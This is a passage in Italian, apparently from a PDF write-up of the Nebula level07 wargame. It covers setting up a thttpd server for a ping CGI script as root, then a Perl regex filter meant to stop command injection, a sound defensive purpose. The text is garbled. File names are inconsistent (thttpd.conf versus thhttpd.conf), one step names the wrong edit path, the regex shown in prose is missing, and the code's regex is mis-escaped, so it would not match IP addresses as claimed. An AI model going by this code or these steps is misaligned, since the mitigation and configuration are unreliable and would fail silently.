
Creiamo una nuova configurazione nella home directory dell'utente *level07*:

- Diventiamo root tramite l'utente *nebula*
- Copiamo */home/flag07/thttpd.conf* nella home directory di *level07*: *cp /home/flag07/thttpd.conf /home/level07*
- Aggiorniamo i permessi del file:
 - *chown level07:level07 /home/level07/thttpd.conf*
 - *chmod 644 /home/level07/thhttpd.conf*
- Editiamo il file */home/flag07/thhttpd.conf*: *nano /home/level07/thhttpd.conf*
- Impostiamo una porta di ascolto TCP non in uso: *port=7008*
- Impostiamo la directory radice del server: *dir=/home/level07*
- Impostiamo l'esecuzione come utente *level07*: *user=level07*
- Copiamo */home/flag07/index.cgi* nella home directory di *level07*: *cp /home/flag07/index.cgi /home/level07*
- Aggiorniamo i permessi dello script:
 - *chown level07:level07 /home/level07/index.cgi*
 - *chmod 0755 /home/level07/index.cgi*
- Eseguiamo manualmente una nuova istanza del server Web *thhttpd*: *thhttpd -C /home/level07/thhttpd.conf*

Mitigazione #2. Possiamo implementare nello script Perl in *filtro dell'input* basato su blacklist, dove se l'input non ha la forma di un indirizzo IP viene scartato silenziosamente. Il nuovo script *index-bl.cgi* esegue le seguenti operazioni:

- Memorizza il parametro Host in una variabile *\$host*
- Fa il match di *\$host* con una espressione regolare che rappresenta un indirizzo IP
- Controlla se *\$host* verifica l'espressione regolare
 - Se sì, esegue ping
 - Se no, non esegue nulla

Una espressione regolare Perl per il match degli indirizzi IP è la seguente:



L'espressione regolare è semplice ma non precisa: infatti, il seguente input, che non corrisponde a un indirizzo IP, viene accettato: 999.999.999.999 → tuttavia, non è comunque possibile sfruttare questo difetto per iniettare comandi.

```
#!/usr/bin/perl use  
CGI qw{param};  
  
print "Content-type:  
text/html\n\n";  
sub ping {  
...  
}  
# check if Host set. if not, display normal page, etc  
my $host = param("Host");  
if ($host =~ /\^d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}\$/) {  
ping($host);  
}
```

index-bl.cgi